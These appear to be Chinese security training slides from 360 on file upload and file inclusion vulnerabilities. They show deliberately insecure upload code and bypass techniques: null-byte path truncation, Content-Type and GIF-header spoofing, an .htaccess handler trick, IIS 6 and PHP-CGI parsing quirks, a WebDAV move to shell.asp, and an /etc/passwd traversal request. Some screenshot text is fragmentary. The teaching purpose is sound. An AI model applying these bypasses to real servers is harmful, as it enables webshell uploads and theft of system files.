



360
WWW.360.CN

Web 文件上传与文件包含



• 文件上传漏洞背景介绍

在网站的运营过程中，不可避免地要对网站的某些页面或者内容进行更新，这时便需要使用到网站的文件上传的功能。如果不对被上传的文件进行限制或者限制被绕过，该功能便有可能会被利用于上传可执行文件、脚本到服务器上，进而进一步导致服务器沦陷。

例：

```
1. <?
2. if(isset($_POST["form"])){
3.     $uploadfile = "upfiles/".$_FILES['upfile']['name'];
4.     move_uploaded_file($_FILES['upfile']['tmp_name'], $uploadfile); //没有检查文件类型就直接上传
5.     print_r($_FILES);
6.     die();
7. }
8. ?>
```

- 漏洞成因

导致文件上传漏洞的原因较多，主要包括以下几类：

- 文件路径截断
- 过滤不严或被绕过
- 文件解析漏洞导致文件执行
- 服务器配置不当及系统“特性”

• 文件路径截断

例1：通过截断的方法绕过上传文件后缀判断

在上传的文件中使用一些特殊的符号(\0)，使得文件被上传到服务器中时路径或文件名被截断从而控制文件名或文件路径，最终绕过上传文件后缀判断，上传任意格式后缀的文件以获取Webshell。

这里以经典的动网上传漏洞为例，下面来看动网bbs的上传代码：

```
29 set upload=new upload_5xSoft ''建立上传对象
30
31 formPath=upload.form("filepath")
32 ''在目录后加(/)
33 if right(formPath,1)<>"/" then formPath=formPath&"/"
34
35
36 iCount=0
37 for each formName in upload.file ''列出所有上传了的文件
38 set file=upload.file(formName) ''生成一个文件对象
39 if file.filesize<100 then
40     response.write "<font size=2>请先选择你要上传的图片 [ <a href=# onclick=history.go(-1)>重新上传</a> ]</font>"
41     response.end
42 end if
43
44 if file.filesize>10000 then
45     response.write "<font size=2>图片大小超过了限制 [ <a href=# onclick=history.go(-1)>重新上传</a> ]</font>"
46     response.end
47 end if
48
49 fileExt=lcase(right(file.filename,4))
50
51 if fileEXT<>".gif" and fileEXT<>".jpg" then
52     response.write "<font size=2>文件格式不对 [ <a href=# onclick=history.go(-1)>重新上传</a> ]</font>"
53     response.end
54 end if
55
56 dim ranNum
57 randomize
58 ranNum=int(90000*rnd)+10000
59 filename=formPath&year(now)&month(now)&day(now)&hour(now)&minute(now)&second(now)&ranNum&fileExt
60
61 if file.FileSize>0 then ''如果 FileSize > 0 说明有文件数据
62     file.SaveAs Server.mappath(filename) ''保存文件
63 end if
```

```
formPath=upload.form("filepath")
```

下面分析一下，formPath变量获取了文件保存的路径，然后在用路径变量formPath加随机生成的数字及经过判断的扩展名合成为一个新的变量filename:

```
filename=formPath&year(now)&month(now)&day(now)&hour(now)&minute  
(now)&second(now)&ranNum&fileExt
```

比如选择1.jpg文件上传，在上传过程中，随文件一起上传的还有一个filepath变量，假设其值为“uploadFace”当我们上传文件，经过拼接，最后filename变量生成的类似“uploadFace/ 201507010321944974.jpg”的值。上传成功后会在uploadFace目录下生成201507010321944974.jpg文件。上传过程看似无懈可击，但注意这里formPath变量我们可控，如果我们上传文件时设置filepath的值为“uploadFace/1.asp□”，□表示“\0”

最终变量filename的值为:

“uploadFace/1.asp□/ 201507010321944974.jpg”,服务器在读取filename变量时,遇到“\0”时会认为变量语句已经结束,□后面的字符因为截断被忽略了, filename的值变为“uploadFace/1.asp”,然后file.SaveAs Server.mappath(filename)保存文件的时候我们的1.asp就成功上传到服务器的uploadFace目录下。漏洞也就产生了。

request

raw params headers hex

upload

-----7da25239407b2

Content-Disposition: form-data; name="filepath"

upload/shell.asp

-----7da25239407b2

Content-Disposition: form-data; name="file1"; filename="C:\Documents and Settings\Administrator*ÅÆ\webshell\1.jpg"

Content-Type: image/jpeg

有空格

2d	2d	2d	-----7d
2d	37	64	
43	6f	6e	c7c283403b2Con
69	6f	6e	tent-Disposition
6e	61	6d	: form-data; nam
0a	0d	0a	e="filepath"
70	20	0a	/pimage/hh.asp
2d	2d	2d	-----7d
2d	37	64	
43	6f	6e	c7c283403b2Con
69	6f	6e	tent-Disposition

20 改为 00

- 过滤不严或被绕过

上传过滤验证主要分为“服务端验证”和“客户端验证”，常见上传过滤如下：

- 服务端验证 (扩展名检测 黑名单/白名单)
- 客户端验证 (javascript对扩展名进行检测)
- 服务端验证(Content-type检测)

• 黑名单过滤

例2：FCKEditor文件上传漏洞

FCKEditor编辑器的文件上传功能出过许多漏洞，其中PHP版本的一个漏洞出在文件上传类型检查方面。采用的是黑名单过滤的方法，其文件检查代码如下

```
echo PATH_SEPARATOR.$Config['AllowdExtensions']['File'] = array();//允许上传的类型
$Config['DenedExtensions']['File'] =
array('php', 'php3', 'php5', 'phtml', 'asp', 'aspx', 'ascx', 'jsp', 'cfm', 'cfc', 'pl', 'pl', 'bat', 'exe', 'dll', 'reg', 'cgi' );//禁止上传的类型;
require (dirname(__FILE__).'/2.php');
```

黑名单过滤是一种非常不好的设计思想，以这份黑名单为例，我们可以上传后缀为cer、cdx、php4等格式的文件，都会被动态脚本解析器执行，导致安全问题。

- 客户端验证 (javascript对扩展名进行检测)

顾名思义，就是使用javascript在客户端对上传文件后缀进行限制，但上传验证这样做是非常危险的！使用firebug等浏览器插件可以很方便的修改js脚本绕过限制，或者直接把javascript禁用，过滤也就失效了，这个时候恶意攻击者就可以上传任意格式的文件到服务器上，最终导致服务器沦陷。

下面来看例子：

```
4  if (isset($_POST['submit'])) {
5      if (file_exists($upload_dir)) {
6          if (move_uploaded_file($_FILES['upfile']['tmp_name'], $upload_dir . '/' . $_FILES['upfile']['name'])) {
7              echo '文件上传成功, 保存于: ' . $upload_dir . $_FILES['upfile']['name'] . "\n";
8          }
9      } else {
10         exit($upload_dir . '文件夹不存在, 请手工创建! ');
11     }
12     //print_r($_FILES);
13 }
14 ?>
15 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
16     "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
17 <html xmlns="http://www.w3.org/1999/xhtml">
18 <head>
19     <meta http-equiv="Content-Type" content="text/html; charset=gbk"/>
20     <meta http-equiv="content-language" content="zh-CN"/>
21     <title>文件上传漏洞演示脚本---JS验证实例</title>
22     <script type="text/javascript">
23         function checkFile() {
24             var file = document.getElementsByName('upfile')[0].value;
25             if (file == null || file == "") {
26                 alert("你还没有选择任何文件, 不能上传!");
27                 return false;
28             }
29             //定义允许上传的文件类型
30             var allow_ext = ".jpg|.jpeg|.png|.gif|.bmp|";
31             //提取上传文件的类型
32             var ext_name = file.substring(file.lastIndexOf("."));
33             //alert(ext_name);
34             //alert(ext_name + "|");
35             //判断上传文件类型是否允许上传
36             if (allow_ext.indexOf(ext_name + "|") == -1) {
37                 var errMsg = "该文件不允许上传, 请上传" + allow_ext + "类型的文件, 当前文件类型为: " + ext_name;
38                 alert(errMsg);
39                 return false;
40             }
41         }
```

上面的代码服务端并没有做然后限制，而是在客户端使用一段js代码判断了后缀名：

```
var allow_ext = ".jpg|.jpeg|.png|.gif|.bmp|";
```



直接上传php文件会弹一个框框。我们使用firebug修改js代码来绕过它：

← http://192.168.125.137:8080/upload_js.php

文件上传漏洞演示脚本--JS验证实例

请选择要上传的文件： 未选择文件。

← http://192.168.125.137:8080/upload_js.php

文件上传成功，保存于：uploads/phpinfo.php

文件上传漏洞演示脚本--JS验证实例

请选择要上传的文件： 未选择文件。



```
1 <script type="text/javascript">
2   function checkFile() {
3     var file = document.getElementsByName('upfile')[0].value;
4     if (file == null || file == "") {
5       alert("你还没有选择任何文件，不能上传!");
6       return false;
7     }
8     //定义允许上传的文件类型
9     var allow_ext = ".php|.jpeg|.png|.gif|.bmp";
10    //提取上传文件的类型
11    var ext_name = file.substring(file.lastIndexOf("."));
12    //alert(ext_name);
```

- 服务端验证(Content-type检测)

虽说是服务端验证，但与客户端js验证没多大区别，恶意攻击者可以通过修改http请求数据包来修改Content-type头为“image/gif”或者“image/jpeg”等字符串来绕过Content-type头的检测进而上传任意格式的文件。或者是直接在文件内容添加“GIF89a” gif图片的文件头来绕过限制。

下面来看一个例子，代码如下：


```
1 <?php
2 if($_FILES['userfile']['type'] != "image/gif") { //检测Content-type
3 echo "Sorry, we only allow uploading GIF images";
4 exit;
5 }
6 $uploadaddir = 'uploads/';
7 $uploadfile = $uploadaddir . basename($_FILES['userfile']['name']);
8 if (move_uploaded_file($_FILES['userfile']['tmp_name'], $uploadfile)) {
9 echo "File is valid, and was successfully uploaded.\n";
10 } else {
11 echo "File uploading failed.\n";
12 }
13 ?>
```


上面的代码中的这一句：

```
if($_FILES['userfile']['type'] != "image/gif") {
```

判断了上传文件的Content-type，如果上传的不是gif，提示 “ Sorry, we only allow uploading GIF images” 并终止执行。

下面给大家演示使用burpsuite修改http请求包和直接在文件添加gif文件头来绕过Content-type头检测。



Sorry, we only allow uploading GIF images

Burp Suite Professional v1.5.01 - licensed to LarryLau

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

1 x 2 x ...

Go Cancel < >

Target: http://19

Request

Raw Params Headers Hex

Accept-Encoding: gzip, deflate
Accept-Language: zh-CN, zh;q=0.8
Cookie: ASPSESSIONIDQSCDBSCA=MPGPPFBKPMFEONPEGLHBCBG; ASPSESSIONIDQQABDSCB=DDJBCACBOJPDPHJANGHCIEOH;
ASPSESSIONIDQSDDASCB=CIHFMECBJPPEFCLLKAKLJKEJC

-----WebKit
Content-Disposition: form-data; name="userfile"; filename="phpinfo.php"
Content-Type: image/gif

<?php
phpinfo();
?>

-----WebKit
Content-Disposition: form-data; name="userfile"; filename="phpinfo.php"


Response

Raw Headers Hex

Content-Length: 46
Content-Type: text/html

File is valid, and was successfully uploaded.

另外一种方法比较简单，直接在文件内容添加文件头就可以了：



```
1 GIF89a
2 <?php
3 phpinfo();
4 ?>
```

把上面的文件保存为1.php，然后直接上传即可绕过Content-type 的检测。

- 服务器配置不当及系统 “特性”


服务器配置不当,可能人为的产生一些漏洞,比如WebDAV漏洞,严格来说并不算漏洞,但由于配置不当,导致恶意用户可以利用正常的功能入侵服务器,也就成为了漏洞。至于系统特性,比如 apache 1.x、2.x版本中,apache的从后往前解析后缀特性等等,常见的服务器配置不当及特性如下:

- 配置不当导致WebDAV漏洞
- Apache后缀解析特性
- IIS 6的解析漏洞
- Nginx+PHP cgi路径解析问题


WebDAV 漏洞

WebDAV(Web-based Distributed Authoring and Versioning)是一种基于HTTP 1.1协议的通信协议，一般用来发布和管理Web资源，包括Win2000/XP、IE、Office以及Dreamweaver均支持WebDAV，这也导致该漏洞波及范围较广。事实上，该WebDAV漏洞属于配置缺陷，于数年前就被曝光，但由于部分管理员安全意识较为薄弱，所以该漏洞至今仍广泛存在。

WebDAV新增的HTTP方法



WebDAV配置不当的利用



The screenshot displays the IIS PUT Scanner v1.3 interface, which is used for testing IIS configurations. The main window shows the results of a PUT operation to 127.0.0.1, where a file named test2.txt was successfully uploaded. The status bar indicates 'Threads: 0/10'.


A secondary window, titled '对IIS写权限的利用 / 自定义数据包提交 - 桂林老兵作品', shows the results of a MOVE operation. The operation was successful, moving the file /test.txt to the destination http://127.0.0.1/shell.asp. The response is displayed in the bottom pane:

```
Server: Microsoft-IIS/8.0
X-Powered-By: ASP.NET
Location: http://127.0.0.1/shell.asp
Content-Type: text/xml
Transfer-Encoding: chunked

b4
<?xml version="1.0"?><a:multistatus
xmlns:a="DAV:"><a:response><a:href>http://127.0.0.1/test.txt</a:href><a:status>HTTP/
1.1 401 Unauthorized</a:status></a:response></a:multistatus>
0
```

The response indicates a 401 Unauthorized status, which is a common result of a successful WebDAV MOVE operation when the target resource is not accessible.

WebDAV的配置



• Apache

例5：通

在
如1.php
找，直
通
不认识
之解析



PHP Version 5.3.3

System	Linux 10.0.146.4 2.6.32-279.el6.x86_64 #1 SMP Fri Jun 22 12
Build Date	Oct 30 2014 20:13:31
Configure Command	<pre>'./configure' '--build=x86_64-redhat-linux-gnu' '--host=x86_64-redhat-linux-gnu' '--program-prefix=' '--prefix=/usr' '--bindir=/usr/bin' '--sbindir=/usr/sbin' '--sysconfdir=/usr/share' '--includedir=/usr/include' '--libdir=/usr/lib' '--libexecdir=/usr/libexec' '--localstatedir=/var' '--sharedstatedir=/usr/share/man' '--infodir=/usr/share/info' '--cache-file=/etc/php.ini' '--with-libdir=lib64' '--with-config-file-path=/etc' '--with-freetype-dir=/usr' '--with-gmp' '--with-iconv' '--with-jpeg-dir=/usr' '--with-pcre-regex=/usr' '--with-zlib' '--with-layout=GNU' '--enable-magic-quotes' '--enable-sockets' '--enable-sysvshm' '--enable-sysvmsg' '--with-kerberos' '--enable-ucd-snmp' '--enable-calendar' '--without-sqlite' '--with-libxml' '--with-system-tzdata' '--with-apxs2=/usr/sbin/apxs' '--without-gd' '--disable-dom' '--disable-dba' '--without-unixodbc' '--disable-xmlreader' '--disable-xmlwriter' '--without-sqlite'</pre>

析的特性，比
缀，就会往前


时，apache
取.php，并将

- .htaccess在文件上传中的利用

.htaccess文件是Apache服务器中的一个配置文件，它负责相关目录下的网页配置。通过.htaccess文件，可以帮我们实现：网页301重定向、自定义404错误页面、改变文件扩展名、允许/阻止特定的用户或者目录的访问、禁止目录列表、配置默认文档等功能。

对于黑名单过滤的上传程序，比如过滤的php、php3、php4、phtml等等一系列服务器解析的后缀名，除了黑名单过滤的后缀名外，可以上传任意后缀的文件，这个时候如果服务器用apache，我们可以通过上传一个“特殊”的.htaccess文件，利用.htaccess解析自身或解析jpg等允许上传的格式文件得到webshell。

将以下内容保存为.htaccess并上传，上传成功后访问会发现.htaccess解析



Order allow,deny allow from all AddType application/x-httpd-php .htaccess #

PHP Version 5.2.14



System	Windows NT ANCJNC-4C36156F 5.2 build 3790
Build Date	Jul 27 2010 10:41:30
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-packag" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--with-pdo-oci=D:\phpsdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" "--without-pi3web"
Server API	Apache 2.0 Handler

• IIS文件解析漏洞

例6：通过IIS文件解析漏洞绕过后缀检查

IIS 6.0解析漏洞有两种，一种是构造特殊文件夹名，一种是特殊文件名。

1. 目录解析


第一种，在网站下建立文件夹的名字为 .asp、.asa 的文件夹，其目录内的任何扩展名的文件都被IIS当作asp文件来解析并执行。如：


/xx.asp/xx.jpg

xx.jpg会给当成asp文件解析。


2.文件解析


第二种，在IIS6.0下，分号后面的不被解析，也就是说xx.asp;1.jpg会被当成xx.asp解析。



←  http://192.168.125.137/1.asp;1.jpg

test success!



←  http://192.168.125.137/1.asp/1.jpg

test success!

• PHP cgi路径解析问题

例：通过PHP cgi路径解析问题绕过后缀检查

上传更改为合法后缀名的文件，在php cgi处理的时候，判断到1.php是不存在的文件，但是此时PATH_INFO变量还是1.php，而SCRIPT_FILENAME是1.jpg，最终执行的时候将1.jpg当作php进行解析

修复方案：

修改配置文件PHP的配置文件php.ini，把默认的如下行：

`cgi.fix_pathinfo=1`

修改为0

← → ↺ ⌂ 127.0.0.1/1.jpg/1.php

System	Linux 10.0.146.4 2.6.32-279.el6.x86_64 #1 SMP Fri Jun 22 12
Build Date	Oct 30 2014 20:13:31
Configure Command	./configure '--build=x86_64-redhat-linux-gnu' '--host=x86_64-redhat-linux-gnu' '--program-prefix=' '--prefix=/usr' '--bindir=/usr/bin' '--sbindir=/usr/sbin' '--sysconfdir=/usr/share' '--includedir=/usr/include' '--libdir=/usr/libexec' '--localstatedir=/var' '--sharedstatedir=/usr/share/man' '--infodir=/usr/share/info' '--cache-dir=/etc/php.d' '--with-config-file-path=/etc' '--with-pic' '--disable-debug' '--with-pic' '--disable-rpath' '--with-bz2' '--with-exec-dir=/usr/bin' '--with-freetype-dir=/usr' '--with-xpm-dir=/usr' '--enable-gd-native-ttf' '--with-gettext' '--with-gmp' '--with-iconv' '--with-jpeg-dir=/usr' '--with-pcre-regex=/usr' '--with-zlib' '--with-layout=GNU' '--enable-magic-quotes' '--enable-sockets' '--enable-sysvshm' '--enable-sysvmsg' '--with-kerberos' '--enable-ucd-snmp' '--enable-calendar' '--without-sqlite' '--with-libxml' '--with-system-tzdata' '--with-apxs2=/usr/sbin/apxs' '--without-gd' '--disable-dom' '--disable-dba' '--without-unix' '--disable-xmlreader' '--disable-xmlwriter' '--without-sqlite' '--disable-fileinfo' '--disable-json' '--without-pspell' '--disable-curl' '--disable-posix' '--disable-sysvmsg' '--disable-sysvshm'

- Web 文件包含
 - 漏洞产生原因
 - 本地文件包含
 - 远程文件包含
 - 本地文件包含利用技巧

• 漏洞产生原因

文件包含漏洞的产生原因是在通过引入文件时，由于传入的文件名没有经过合理的校验，或者校验被绕过，从而操作了预想之外的文件，就可能导致意外的文件泄露甚至恶意的代码注入。当被包含的文件在服务器本地时，就形成的本地文件包含漏洞。当被包含的文件在远程服务器上时，就形成的远程文件包含漏洞。

PHP : `include()`, `include_once()`, `require()`, `require_once()`

ASP : `include file` , `include virtual`

JSP : `java.io.File()` `java.io.FileReader()`

• 本地文件包含

文件包含一般分为本地文件包含和远程文件包含。本地文件包含和远程文件包含的区别在于本地文件包含多了一些限制，比如包含的文件后缀等。

看下面一段代码：

```
1  <?php
2  include("inc/" . $_GET['f']);
3  ?>
```

这是个典型的本地包含漏洞，并没有限制后缀，可以包含任意格式的文件，利用“../”可以遍历目录，另外如果包含的文件非php可执行代码，会把文件内容打印出来。下面来测试下。


如图，访问：

<http://192.168.125.137:8080/test.php?f=../1.txt>

其中1.txt位于网站根目录，文件内容为：



1.txt - 记事本

→  <http://192.168.125.137:8080/test.php?f=../1.txt>

PHP Version 5.2.14

System	Windows NT ANCJNC-4C36156F 5.2 b
Build Date	Jul 27 2010 10:41:30

192.168.1.104/test.php?filename=/etc/passwd

补丁发布 安全技术 查询网站 网络管理 学习资料 在线解密 在线

